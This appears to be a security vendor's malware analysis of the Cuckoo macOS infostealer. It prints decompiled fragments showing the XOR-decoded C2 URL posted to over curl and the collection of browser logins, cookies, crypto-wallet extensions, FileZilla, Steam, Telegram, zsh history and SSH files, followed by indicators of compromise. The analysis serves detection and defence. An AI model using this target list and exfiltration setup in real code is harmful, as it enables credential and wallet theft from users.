
The malware leverages `curl` api's to use `curl` and post information to its C2. Below is an example of one such setup and additional `setop()` function calls.

The target URL is decoded and passed as an argument to the `curl_easy_setopt()` function along with the flag `0x2712` for setup.

```
10000445c  000540ad   ldp     q0, q1, [x8]  {data_10001afd7, "http://146.70.80.123/static.php"}  {da
100004460  e08701ad   stp     q0, q1, [sp, #0x30] {var_b0} {var_a0}
100004464  e0c30091   add     x0, sp, #0x30 {var_b0}
100004468  01048052   mov     w1, #0x20
10000446c  084f0094   bl      XOR_func
```

- `curl_easy_setop()` functions:

```
1000121c0    _curl_easy_setopt(curlHandle, 0xd)
1000121c4    int64_t var_a0_2 = arg1
1000121d0    _curl_easy_setopt(curlHandle, 0x2712)
1000121dc    int64_t (* var_a0_3)(int64_t arg1, int64_t arg2, int64_t arg3, int64_t* arg4) = sub_100
1000121e8    _curl_easy_setopt(curlHandle, 0x4e2b)
1000121f0    int64_t* var_a0_4 = &var_98
1000121fc    _curl_easy_setopt(curlHandle, 0x2711)
100012200    void* var_a0_5 = x0_4 + 0x21
10001220c    _curl_easy_setopt(curlHandle, 0x75a8)
100012210    int128_t* var_a0_6 = x0_6
10001221c    _curl_easy_setopt(curlHandle, 0x271f)
100012220    int64_t var_a0_7 = x0_9
10001222c    _curl_easy_setopt(curlHandle, 0x2727)
```



Conclusion

As of this writing, the malicious files we examined are still undetected in VirusTotal. Initially, when we first started looking into the malware, we thought it was only found in the DumpMedia Spotify Music application. However, on further investigation, we found it to be more widespread. Not only were other applications hosted on the DumpMedia site found to be malicious, but also those on additional websites hosting similar tools.

So far, we have found that the websites tunesolo[.]com, fonedog[.]com, tunesfun[.]com, tunefab[.]com are hosting malicious applications containing the same malware analyzed above. Each website appears very similar. They offer free and paid versions of applications dedicated to ripping music from streaming services and to iOS and Android recovery.

Each malicious application contains another application bundle within the resource directory. All of those bundles (except those hosted on fonedog[.]com) are signed and have a valid Developer ID of Yian Technology Shenzhen Co., Ltd (VRBJ4VRP). The website fonedog[.]com hosted an Android recovery tool among other things; the additional application bundle in this one has a developer ID of FoneDog Technology Limited (CUAU2GTG98).

We assume that other websites and applications out there are hosting this malware but are not yet discovered.

Iru EDR has been updated to detect Cuckoo. If you have configured an Avert Library Item to Protect mode, the malware will be quarantined.

We wanted to share this information swiftly, prioritizing the need to convey security knowledge and ensuring the entire Apple community is well-informed. Moving forward, we are committed to delivering updates as they develop.

Indicators of Compromise

DMGs

- Spotify-music-converter.dmg: 254663d6f4968b220795e0742284f9a846f995ba66590d97562e8f19049ffd4b

Mach-Os

- DumpMediaSpotifyMusicConverter: 1827db474aa94870aafdd63bdc25d61799c2f405ef94e88432e8e212dfa51ac7
- TuneSoloAppleMusicConverter: d8c3c7eedd41b35a9a30a99727b9e0b47e652b8f601b58e2c20e2a7d30ce14a8
- TuneFunAppleMusicConverter: 39f1224d7d71100f86651012c87c181a545b0a1606edc49131730f8c5b56bdb7
- FoneDogToolkitForAndroid: a709dacc4d741926a7f04cad40a22adfc12dd7406f016dd668dd98725686a2dc

Domains/IPs

- http://146[.]70[.]80[.]123/static[.]php
- http://146[.]70[.]80[.]123/index[.]php
- http://tunesolo[.]com
- http://fonedog[.]com
- http://tunesfun[.]com
- http://dumpmedia[.]com
- http://tunefab[.]com

Addendum: Diving Deeper

The infostealing outlined above is just the beginning; Cuckoo looks for more information, including:

browserSetup()

This function decodes the XOR-encoded strings for popular browsers to query for on the system and builds paths to each, including:

- Opera GX
- Microsoft Edge

- Google Chrome
- Mozilla Firefox
- Mozilla Thunderbird

Once it builds the paths to these directories, it passes each into a function we renamed openDir_readDir, which uses C functions to open and read the directories.

```
100012a64    int64_t x8 = *___stack_chk_guard
100012a70    if (arg5 s>= 1)
100012a80        int64_t DirectoryOpen_2 = DirectoryOpen
100012a84        DirectoryOpen = _opendir()
100012a88        if (DirectoryOpen != 0)
100012a90            void* nextDirectory = _readdir()
100012a94            if (nextDirectory != 0)
100012a98                void* x28_1 = nextDirectory
100012b44                void* i
100012b44                do
```

Because Firefox is not Chromium-based, there is a different function to handle the collection of that browser data if Firefox is on the system.

```
100013288      __builtin_strncpy(dest: &var_88, src: "logins.j", n: 8)
100013294      int32_t var_80 = 0x591f3f
1000132a4      XOR_func(&var_88, 0xc)
1000132b4      int64_t var_98
1000132b4      __builtin_strcpy(dest: &var_98, src: "cookies.sqlite")
1000132cc      XOR_func(&var_98, 0xf)
1000132dc      int128_t var_b0
1000132dc      __builtin_strncpy(dest: &var_b0, src: "formhistory.sqli", n: 0x10)
1000132e8      var_b0:0xf.d = 0x20424
1000132f8      XOR_func(&var_b0, 0x13)
100013308      int64_t var_c0
100013308      __builtin_strcpy(dest: &var_c0, src: "places.sqlite")
100013320      XOR_func(&var_c0, 0xe)
100013330      int128_t var_e0
100013330      __builtin_strncpy(dest: &var_e0, src: "Browsers/%s_%s/%", n: 0x10)
100013338      int16_t var_d0 = 3
```

As seen throughout this sample, each target file is passed to the XOR function to be decoded and then used for the collection. Interestingly, the malware authors also created a way to avoid collecting files that match .DS_Store from the directories.

```
1000128a8    int64_t _.DS_Store
1000128a8    __builtin_strcpy(dest: &_.DS_Store, src: ".DS_Stor)")
```

```
1000128bc    XOR_func(&_.DS_Store, 0xa)
1000128cc    if (_strcmp(arg2 + 0x15, &_.DS_Store) != 0)
```

Chromium Searches

Once it has finished with Firefox, Cuckoo moves on to browsers that are based on Chromium, in a function we named `ChromiumQueriesAndWallets()`. It uses paths to files that are known to contain important information from Chromium-based browsers.

```
100012c18    __builtin_strncpy(dest: &var_88, src: "Login Data", n: 8)
100012c24    var_88:7.d = 0x113828
100012c34    XOR_func(&var_88, 0xb)
100012c40    // [Default] b'Web Data'
100012c44    int64_t var_98
100012c44    __builtin_strncpy(dest: &var_98, src: "Web Data", n: 9)
100012c58    XOR_func(&var_98, 9)
100012c68    int64_t var_940 = 0x43223716077e
100012c78    XOR_func(&var_940, 8)
100012c88    int64_t var_a8
100012c88    __builtin_strncpy(dest: &var_a8, src: "Extensions", n: 8)
100012c94    var_a8:7.d = 0x32226
100012ca0    XOR_func(&var_a8, 0xb)
100012cb0    int64_t var_b8
100012cb0    __builtin_strcpy(dest: &var_b8, src: "Local Storage")
100012cc8    XOR_func(&var_b8, 0xe)
100012cd8    int128_t var_e0
100012cd8    __builtin_strcpy(dest: &var_e0, src: "Local Extension Settings")
100012cec    XOR_func(&var_e0, 0x19)
100012cfc    int128_t var_100
100012cfc    __builtin_strcpy(dest: &var_100, src: "Sync Extension Settings")
100012d10    XOR_func(&var_100, 0x18)
100012d20    int64_t var_110
100012d20    __builtin_strncpy(dest: &var_110, src: "IndexedDB", n: 8)
100012d24    int16_t var_108 = 0xe
100012d30      XOR_func(&var_110, 0xa)
```

Specific extensions for known wallets are also targeted:

```
100012df8    while (i_1 != 32)
100012e0c    int128_t var_780
100012e0c    __builtin_strncpy(dest: &var_780, src: "hnfanknocfeofbddgcijnmhnfnkdnaad", n: 0x21)
100012e1c    XOR_func(&var_780, 0x21)
100012e2c    int128_t var_7b0
100012e2c    __builtin_strncpy(dest: &var_7b0, src: "aiifbnbfobpmeekipheeijimdpnlpgpp", n: 0x21)
100012e40    XOR_func(&var_7b0, 0x21)
```

```
100012e50    int128_t var_7e0
100012e50    __builtin_strncpy(dest: &var_7e0, src: "hmeobnfnfcmdkdcmlblgagmfpfboieaf", n: 0x21)
100012e64    XOR_func(&var_7e0, 0x21)
100012e74    int128_t var_810
100012e74    __builtin_strncpy(dest: &var_810, src: "bifidjkcdpgfnlbcjpdkdcnbiooooblg", n: 0x21)
100012e88    XOR_func(&var_810, 0x21)
```

All targets created are checked using the stat() function to see if they exist using a function we renamed fileExists():

```
100018aec  BOOL fileExists(int64_t filename)
100018b04    void buffer
100018b04    char x8
100018b04    if (_stat(filename, &buffer) == 0)
100018b04        x8 = 1
100018b04    else
100018b04        x8 = 0
```

Filezilla()

Paths to files that are known for storing FileZilla information are used to create targets for collection.

```
100013ad4    __builtin_strncpy(dest: &var_50, src: "recentservers.xm", n: 0x10)
100013adc    int16_t var_40 = 0x1c
100013aec    XOR_func(&var_50, 0x12)
100013afc    int128_t var_60
100013afc    __builtin_strcpy(dest: &var_60, src: "sitemanager.xml")
100013b0c    XOR_func(&var_60, 0x10)
100013b10    char var_524 = 0
100013b1c    int32_t $HOME = '~!(\x06'
100013b28    XOR_func(&$HOME, 5)
100013b38    int128_t var_80
100013b38    __builtin_strcpy(dest: &var_80, src: "%s/.config/filezilla/%s")
100013b4c    XOR_func(&var_80, 0x18)
100013b5c    int128_t var_a0
100013b5c    __builtin_strncpy(dest: &var_a0, src: "FTP/FileZilla/%s", n: 0x11)
100013b6c    XOR_func(&var_a0, 0x11)
100013b74    int64_t x0_6 = _getenv(&$HOME)
```

Steam()

Same thing for files known for storing information for Steam, Discord, and Telegram:

```
100013c74      __builtin_strcpy(dest: &var_78, src: "loginusers.vdf")
100013c88      XOR_func(&var_78, 0xf)
100013c94      // [Default] b'config.vdf'
100013c98      int64_t var_88
100013c98      __builtin_strncpy(dest: &var_88, src: "config.v", n: 8)
100013ca4      var_88:7.d = 0x16283f
100013cb4      XOR_func(&var_88, 0xb)
100013cc4      int64_t var_98
100013cc4      __builtin_strcpy(dest: &var_98, src: "Steam/config")
100013cdc      XOR_func(&var_98, 0xd)
100013cec      int128_t var_c0
100013cec      __builtin_strcpy(dest: &var_c0, src: "Library/Application Support")
100013d00      XOR_func(&var_c0, 0x1c)
1000146c0      XOR_func(&HOME, 5)
1000146d0      int128_t DiscordLocalStoragePath
1000146d0      __builtin_strcpy(dest: &DiscordLocalStoragePath, src: "%s/Library/Application Support
1000146ec      XOR_func(&DiscordLocalStoragePath, 0x35)
1000146f8      int64_t var_2c0 = _getenv(&HOME)
10001470c      void DirectoryOpen
10001470c      _snprintf(&DirectoryOpen, 0x200, &DiscordLocalStoragePath)
10001471c      int128_t DiscordLocalStorage
10001471c      __builtin_strcpy(dest: &DiscordLocalStorage, src: "Discord/Local Storage")
100014734      XOR_func(&DiscordLocalStorage, 0x16)
100014738      int128_t* var_2b0 = &DiscordLocalStorage
100014738      void* var_2a8 = &DirectoryOpen
100014758      int64_t x0_7 = openDir_readDir(DirectoryOpen: &DirectoryOpen, "*", avoid_DS_Store, &va
10001492c      XOR_func(&HOME, 5)
10001493c      int64_t Telegram
10001493c      __builtin_strncpy(dest: &Telegram, src: "Telegram", n: 9)
100014950      XOR_func(&Telegram, 9)
100014960      int128_t Telegram_tdata
100014960      __builtin_strcpy(dest: &Telegram_tdata, src: "%s/Library/Application Support/Telegram
10001497c      XOR_func(&Telegram_tdata, 0x36)
100014988      int64_t var_4b0 = _getenv(&HOME)
10001499c      void DirectoryOpen
10001499c      _snprintf(&DirectoryOpen, 0x400, &Telegram_tdata)
1000149a0      int64_t* var_4a0 = &Telegram
1000149a0      void* var_498 = &DirectoryOpen
1000149c0      int64_t x0_7 = openDir_readDir(DirectoryOpen: &DirectoryOpen, "*", TelegramSessions, &
```

wallets_and_coins()

Several known wallets are queried and listed below. Each of these paths is then passed to the same read and open functions discussed above.

- Wallets/Ethereum

- Wallets/Electrum-LTC
- Wallets/ElectronCash
- Wallets/Monero
- Wallets/Jaxx
- Wallets/Guarda
- Wallets/atomic
- Wallets/BitPay
- Wallets/MyMonero
- Wallets/Coinomi
- Wallets/Daedalus
- Wallets/Wasabi
- Wallets/Blockstream
- Exodus
- Ledger Live
- Wallets/trezor

ZSH history and SSH

We also observed zsh history information and queries to the .ssh folder for collection.

```
100014a7c    __builtin_strcpy(dest: &_%s/.zsh_history, src: "%s/.zsh_history")
100014a88    XOR_func(&_%s/.zsh_history, 0x10)
100014a98    int128_t zsh_history.txt
100014a98    __builtin_strcpy(dest: &zsh_history.txt, src: "zsh_history.txt")
100014aa4    XOR_func(&zsh_history.txt, 0x10)
100014aac    int64_t x0_6 = _getenv(&HOME)
100014ab4    int64_t var_4a0 = x0_6
100014ac8    void DirectoryOpen
100014ac8    _snprintf(&DirectoryOpen, 0x400, &_%s/.ssh)
100014acc    int32_t* var_490 = &SSH
100014acc    void* var_488 = &DirectoryOpen
100014aec    openDir_readDir(DirectoryOpen: &DirectoryOpen, "*", avoid_DS_Store, &var_490, 0x3e7)
```

Kandji is now Iru. This article was originally published under the Kandji brand.

Source: https://www.kandji.io/blog/malware-cuckoo-infostealer-spyware